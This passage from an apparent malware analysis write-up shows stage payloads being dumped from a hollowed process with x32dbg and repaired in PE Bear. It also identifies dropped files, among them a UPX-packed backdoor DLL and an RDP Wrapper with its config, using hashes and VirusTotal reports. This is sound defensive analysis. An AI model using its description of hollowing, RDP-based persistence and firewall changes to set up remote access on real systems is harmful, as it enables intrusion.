


[Figure 18] System Informer: a small RWX region coming from a plugin




[Figure 19] System Informer: a likely mapped region in a PE executable

The **other extracted binary** from memory is the following one:



[Figure 20] PE Bear: second PE executable extracted from memory

According to the figure above, readers should notice that at end this file is only a stub for the following steps in the infection process, and there're only the basic functions to do that: **GetProcAddress** and **LoadLibrary**. As it was extracted from memory (so it was a mapped version), I fixed its section headers:




[Figure 21] PE Bear: fixed second PE executable extracted from memory

To remember this procedure:

- I found an **ERW region containing the PE binary** on the **Memory Map view** of **x32dbg**, right clicked and picked up "**Dump Memory to File**" option.

- I opened into **PE Bear** and, as **section headers were unaligned**, so I needed to fix them. To fix them:
    - I copied the **Virtual Address** to **Raw Address** column for each section.
    - I calculated the difference of offset from one section to the next one and filled up **the Raw Size column**.
    - I copied both calculated values from **Raw Size** to **Virtual Size**.
    - I fixed the **Image Base** in **Optional Hds tab** by using the same address that makes part of this dumped file (**0x7FB00000**).
    - I saved the resulting and fixed file by right clicking on the top left filename and choosing "**Save the executable as**".

As I mentioned previously, soon the **second and suspended process** has appeared (**Hollowing** code injection technique), I launched **a second instance** of the **x32dbg** and attached to the mentioned process and, in the **Symbol tab**, I setup a breakpoint at the **entry point**, as shown below:



[Figure 22] Breakpoint configured on the entry point of the second x32dbg

Once again, readers could setup same breakpoints on the second x32dbg session and, thus, on the second stage (injected code). No doubts, along of two debugging sessions, the breakpoint on **WriteFile( )** will reveal a list of files (binaries and non-binaries) being saved in file system, so there will be other potential artifacts to be analyzed. Of course, we will not analyze all of them and, eventually, we'll quickly analyze only one of them.

The **first** acquired was written as **C:\Users\Administrator\AppData\Local\Temp\198.exe**.

This file (**SHA256: 0df3d05900e7b530f6c2a281d43c47839f2cf2a5d386553c8dc46e463a635a2c**) is packed using UPX and, after unpacking it (**upx -d <binary file>**), we found out it is a DLL (**SHA256: 62a82545cd72194ee431c5c3fe86030d2bdd837cc729bdced20cd0d9cb319dd8**) that has the following Virus Total evaluation:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -v 2 -V 198_unpacked.bin -o 0

MD5 hash:           7ec3dfaabb947649820ab7dde7457f51
SHA1 hash:          6d29e72890ac89c87b43e2d83d30b9b7eb24f65a
SHA256 hash:        62a82545cd72194ee431c5c3fe86030d2bdd837cc729bdced20cd0d9cb319dd8

Malicious:          46
Undetected:         22

AV Report:
                    Avast:          Win32:Malware-gen
                    Avira:          HEUR/AGEN.1228742
                    BitDefender:    Gen:Variant.Fugrafa.15171
                    DrWeb:          BackDoor.Siggen2.2807
                    Emsisoft:       Gen:Variant.Fugrafa.15171 (B)
                    ESET-NOD32:     Win32/Agent.TRA
                    F-Secure:       CLEAN
                    FireEye:        Generic.mg.7ec3dfaabb947649
                    Fortinet:       W32/Agent.TRA!tr
                    Kaspersky:      CLEAN
                    McAfee:         RDN/Generic BackDoor
                    Microsoft:      Trojan:Win32/Tiggre!rfn
                    Panda:          CLEAN
                    Sophos:         CLEAN
                    Symantec:       ML.Attribute.HighConfidence
                    TrendMicro:     TROJ_GEN.R03BC0PFL22
                    ZoneAlarm:      CLEAN

Overlay:            NO
```

[Figure 23] Virus Total: extracted and unpacked 198.exe file

A quick overview of the **Imported functions** shows us the following:

Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Resources | LoadConfig

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
2070C	KERNEL32.DLL	65	FALSE	0	0	0	22392	1B00C
20720	IPHLPAPI.DLL	2	FALSE	0	0	0	21EF6	1B000
20734	WS2_32.dll	21	FALSE	0	0	0	21EC8	1B114


WS2_32.dll [21 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1B114	-	3	-	80000003	-	-
1B118	-	6F	-	8000006F	-	-
1B11C	-	13	-	80000013	-	-
1B120	freeaddrinfo	-	-	223A0	-	0
1B124	-	4	-	80000004	-	-
1B128	-	17	-	80000017	-	-
1B12C	getaddrinfo	-	-	223B0	-	0
1B130	getnameinfo	-	-	223BE	-	0
1B134	-	6	-	80000006	-	-
1B138	-	15	-	80000015	-	-

[Figure 24] PE Bear: imported function of 198.exe file


Clearly this binary has network communication functions and two of these clues are the **WS2_32.dll** (**WinSock 2**) and **IPHLPAPI.dll** (importing **GetIpAddrTable( )** and **GetBestRoute( )** APIs).

A **second file** file came up (named **mas_6_086B0000.bin**) and, according to the following figure, readers can notice it was found through the breakpoint on **WriteFile( ):**



[Figure 25] Breakpoint on WriteFile: revealing new artifacts

Saving this dump from memory, readers can also notice it is a new binary using relevant functions imported from **kernel32.dll**, as shown below:



Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
18A9C	KERNEL32.dll	79	FALSE	19BD8	0	0	19D34	12000
18AB0	USER32.dll	1	FALSE	19B58	0	0	19D4E	12280

KERNEL32.dll [79 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
12000	CreateFileW	-	19B68	19B68	-	C2
12008	GetFileSize	-	19B76	19B76	-	242
12010	ReadFile	-	19B84	19B84	-	453
12018	SetLastError	-	19B90	19B90	-	518
12020	SetFilePointer	-	19BA0	19BA0	-	50A
12028	WriteFile	-	19BB2	19BB2	-	5EF
12030	CloseHandle	-	19BBE	19BBE	-	7F
12038	GetModuleHandleExW	-	19BCC	19BCC	-	26C
12040	GetCurrentThreadId	-	19BE2	19BE2	-	214
12048	GetCurrentProcessId	-	19BF8	19BF8	-	210
12050	CreateToolhelp32Snapshot	-	19C0E	19C0E	-	F0
12058	Thread32First	-	19C2A	19C2A	-	57E
12060	OpenThread	-	19C3A	19C3A	-	3F8
12068	ResumeThread	-	19C48	19C48	-	4AB
12070	SuspendThread	-	19C58	19C58	-	567
12078	Thread32Next	-	19C68	19C68	-	57F

[Figure 26] PE Bear: the second binary got from breakpoint on WriteFile


This binary, according to the Virus Total, it is an **RDP wrapper** and given as malicious. It's a wrapper (there's a well-known project on https://github.com/stascorp/rdpwrap, but you are able to find many other ones that are similar) that's has been used over several red team operations and by malware actors in general, and presents several functionalities as being able to **enumerate running servers, creating services (persistence), dropping PE files, modifying firewall configuration (opening 3389 port), injecting code, gathering system information, stealing information (keystrokes)** and many other activities:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -v 8 -V 46d559919b10d0bf51124d2348eff0b8bb532dbe46eeb7d937d55315a65ba
15e -o 0

MD5 hash:              5835745d9514d161e318c8f586b98e65
SHA1 hash:             27633d89a7865ec2aa3b5c5bdbeaa2c4a09cbf42
SHA256 hash:           46d559919b10d0bf51124d2348eff0b8bb532dbe46eeb7d937d55315a65ba15e

Malicious:             26
Undetected:            43

Type Description:      Win32 DLL
Size:                  430008
Last Analysis Date:    2022-08-06 02:58:59
Type Tag:              pedll
Times Submitted:       1

Threat Label:          remoteadmin/rdpwrap
Trid:
                       file_type:     Microsoft Visual C++ compiled executable (generic)
                       probability:   43.3

                       file_type:     Win64 Executable (generic)
                       probability:   27.6

                       file_type:     Win16 NE executable (generic)
                       probability:   13.2

                       file_type:     OS/2 Executable (generic)
                       probability:   5.3

                       file_type:     Generic Win/DOS Executable
                       probability:   5.2

AV Report:
                        Avast:          CLEAN
                        Avira:          CLEAN
                        BitDefender:    Application.RemoteAdmin.RMK
                        DrWeb:          Program.Rdpwrap.7
                        Emsisoft:       Application.RemoteAdmin.RMK (B)
                        ESET-NOD32:     a variant of Win64/RDPWrap.B potentially unsafe
                        F-Secure:       CLEAN
                        FireEye:        Generic.mg.5835745d9514d161
                        Fortinet:       W64/RAbased.D!tr
                        Kaspersky:      not-a-virus:RemoteAdmin.Win32.RDPWrap.h
                        McAfee:         CLEAN
                        Microsoft:      PUA:Win32/Presenoker
                        Panda:          CLEAN
                        Sophos:         RDPWrap (PUA)
                        Symantec:       CLEAN
                        TrendMicro:     CLEAN
                        ZoneAlarm:      CLEAN
```

[Figure 27] PE Bear: the second binary, RDP Wrapper, verified against VT

Additionally, another file (the **third** one) was extracted (first named as **mas_6_08B90000.bin**, but finally renamed as **rdprwrap.ini**), which is the configuration file of the **RDP Wrapper** mentioned above.


Although I will not focus in explaining details of this configuration file and neither to show its content because it is too large, readers are able to follow the moment it is extracted onto the the file system (**C:\Program Files\Microsoft DN1\rdpwrap.ini**) by using the same breakpoint on **WriteFile function**, as shown below:



[Figure 28] PE Bear: rdpwrapper.ini being saved onto filesystem


A **fourth** file (named **mas_6_009E7000.bin** -- **4b085a71dd06ba80be337990ddea71b1de63469107ea719d7e2207e700716139**) has came up from the debugging process using the **WriteFile breakpoint**. However, it is legit DLL (**rfxvmt.dll**) and, as it is clean, we will not comment about it here.

